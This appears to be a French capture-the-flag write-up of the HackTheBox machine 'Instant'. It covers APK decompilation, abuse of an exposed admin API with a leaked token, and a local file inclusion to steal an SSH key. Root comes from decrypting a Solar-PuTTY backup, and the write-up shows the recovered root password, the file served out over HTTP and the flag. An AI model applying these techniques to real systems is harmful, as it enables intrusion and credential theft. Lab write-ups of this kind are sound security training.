Writeup - Instant

Hamid Zenine

February 23, 2025

Contents

1 Introduction

Cette machine a été créée par *tahaafarooq* et elle met en avant des vulnérabilités spécifiques:

- Décompilation de l'APK révélant des sous-domaines cachés et un token d'autorisation.
- Exposition de données sensibles via une API non sécurisée, avec des endpoints permettant la récupération des utilisateurs et l'exploitation d'une LFI (Local File Inclusion).
- Mauvaise gestion des permissions dans `/opt`, menant à l'élévation de privilèges via un fichier chiffré déchiffré avec un outil public.

2 Writeup

Dans cette section, je vais détailler les étapes nécessaires pour résoudre la machine de bout en bout. Chaque commande est présentée avec son résultat ou une capture d'écran pour guider le lecteur.

2.1 Mise en place

On commence par lancer la machine et se connecter au VPN de HTB, et rajouter l'adresse de la machine au fichier `/etc/hosts`

```
sudo openvpn --config $PATH_TO_OVPN_FILE --daemon
ping -c 1 10.10.11.37
echo "10.10.11.37  instant.htb" | sudo tee -a /etc/
   hosts
```

2.2 Énumération

Cette phase commence par un scan Nmap :

```
nmap -p- -oN nmap_initial_scan_tcp 10.10.11.37
```

Explication de la commande:

La commande `nmap` est utilisée pour scanner les ports d'une machine cible et découvrir des informations sur les services qui y sont exécutés. Voici les options utilisées dans cette commande :

Options:

- `-p-` : Scanne tous les ports TCP (de 1 à 65535).
- `-oN nmap_initial_scan_tcp` : Enregistre les résultats du scan dans un fichier texte

Objectif du scan:

Cette commande est utilisée pour obtenir une vue d'ensemble des ports ouverts sur la machine cible, ainsi que des informations détaillées sur les services qui y sont exécutés.

Resultat du scan:

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

On fait un tour sur le site et on voit que c'est une sorte d'entreprise qui fait la publicité d'une application. On voit qu'on peut telecharger le fichier APK de l'application, donc je pense a le decompiler pour voir si il y'a des informations interessantes.

J'utilise **JADX**[1]

Ainsi en fouillant un peu partout dans le fichier decompilé, je trouve deux informations interessantes:

- Deux subdomains:
  mywalletv1.instant.htb, swagger-ui.instant.htb.
- un token d'autorisation.




Figure 1: Subdomains trouvés

Figure 2: Clé d'autorisation

3 Foothold (Obtention d'un accès initial)

Dans le subdomain **swagger-ui** on trouve la documentation de ce qui parrait etre une API. Je remarque deux endpoints interessants :

[1]JADX est un décompilateur pour les fichiers APK Android, permettant de convertir le bytecode Dalvik (DEX) en code Java lisible afin d'analyser le code source d'applications Android.

- `/api/v1/admin/list/users` : Qui pourrait comporter des credentials.
- `/api/v1/admin/read/log` : Qui pourrait permettre de lire des fichiers compromettants.

On peut ainsi en utilisant le token administrateur de recuperer la liste des utilisateurs en exploitant le premier:





Figure 3: Liste des utilisateurs en exploitant le premier endpoint

Figure 4: Exploitation d'une LFI avec le second endpoint

En utilisatant ces deux informations recupérées: **usernames, LFI**, j'ai pu recupéré la clé ssh de l'utilisateur

Figure 5: Recupération de la clé SSH

On la reformatte et on peut se connecter en ssh avec l'username: **shirohige**.



4 Élévation de privilèges

J'ai eu un indice sur le forum HTB m'indiquant de chercher dans **/opt**. Je trouve alors le dossier **/opt/backups/Solar-PuTTY**

Il contient un fichier qui n'est pas en clair. Apres une petite recherche je tombe sur un outil permettant de le dechiffrer[2].

[2]outil pour Solar-PuTTY

```
"Credentials": [
    {
        "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
        "CredentialsName": "instant-root",
        "Username": "root",
        "Password": "12**24nzC!r0c%q12",
        "PrivateKeyPath": "",
        "Passphrase": "",
        "PrivateKeyContent": null
    }
],
```


Ainsi j'ai pu me connecter avec l'utilisateur root:


```
shirohige@instant:~$ cat /opt/backups/Solar-PuTTY/sessions-backup.dat
ZJlEkpkqLgj2PlzCyLk4gtCfsGO2CMirJoxxdpclYTlEshKzJwjMCwhDGZzNRr0fNJMlLWfpbdO7l2fEbSl
/OzVAmNq0YO94RBxg9p4pwb4upKiVBhRY22HIZFzy6bMUw363zx6lxM4i9kvOB0bNd/4PXn3j3wVMVzpNxu
KuSJOvv0fzY/ZjendafYt1Tz1VHbH4aHc8LQvRfW6Rn+5uTQEXyp4jE+ad4DuQk2fbm9oCSIbRO3/OKHKXv
pO5Gy7db1njW44Ij44xDgcIlmNNm0m4NIo1Mb/2ZBHw/MsFFoq/TGetjzBZQQ/rM7YQI81SNu9z9VVMe1k7
q6rDvpz1Ia7JSe6fRsBugW9D8GomWJNnTst7WUvqwzm29dmj7JQwp+OUpoi/j/HONIn4NenBqPn8kYViYBe
cNk19Leyg6pUh5RwQw8Bq+6/OHfG8xzbv0NnRxtiaK10KYh++n/Y3kC3t+Im/EWF7sQe/syt6U9q2Igq0qX
JBF45Ox6XDu0KmfuAXzKBspkEMHP5MyddIz2eQQxzBznsgmXT1fQQHyB7RDnGUgpfvtCZS8oyVvrrqOyzOY
l8f/Ct8iGbv/WO/SOfFqSvPQGBZnqC8Id/enZ1DRp02UdefqBejLW9JvV8gTFj94MZpcCb9H+eqj1FirFyp
8w03VHFbcGdP+u915CxGAowDgII0UR3aSgJ1XIz9eT1WdS6EGCovk3na0KCz8ziYMBEl+yvDyIbDvBqmga1
F+c2LwnAnVHkFeXVua70A4wtk7R3jn8+7h+3Evjc1vbgmnRjIp2sVxnHfUpLSEq4oGp3QK+AgrWXzfky7Ca
EEEUqpRB6knL8rZCx+Bvw5uw9u81PAkaI9SlY+60mMflf2r6cGbZsfoHCeDLdBSrRdyGVvAP4oY0LAAvLIl
FZEqcuiYUZAEgXgUpTi7UvMVKkHRrjfIKLw0NUQsVY4LVRaa3rOAqUDSiOYn9F+Fau2mpfa3c2BZlBqTfL9
YbMQhaaWz6VfzcSEbNTiBsWTTQuWRQpcPmNnoFN2VsqZD7d4ukhtakDHGvnvgr2TpcwiaQjHSwcMUFUawf0
Oo2+yV3lwsBIUWvhQw2g=shirohige@instant:~$ ls
linpeas.sh  logs  projects  user.txt
shirohige@instant:~$ cd /opt/backups/Solar-PuTTY/
shirohige@instant:/opt/backups/Solar-PuTTY$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.16.125 - - [20/Feb/2025 11:44:26] "GET /sessions-backup.dat HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
shirohige@instant:/opt/backups/Solar-PuTTY$ su root
Password:
root@instant:/opt/backups/Solar-PuTTY# id
uid=0(root) gid=0(root) groups=0(root)
root@instant:/opt/backups/Solar-PuTTY# ls
sessions-backup.dat
root@instant:/opt/backups/Solar-PuTTY# cd /root
root@instant:~# ls
root.txt
root@instant:~# cat root.txt
ce5387d8d9ce509368d1f5df1b5af6fb
root@instant:~#
```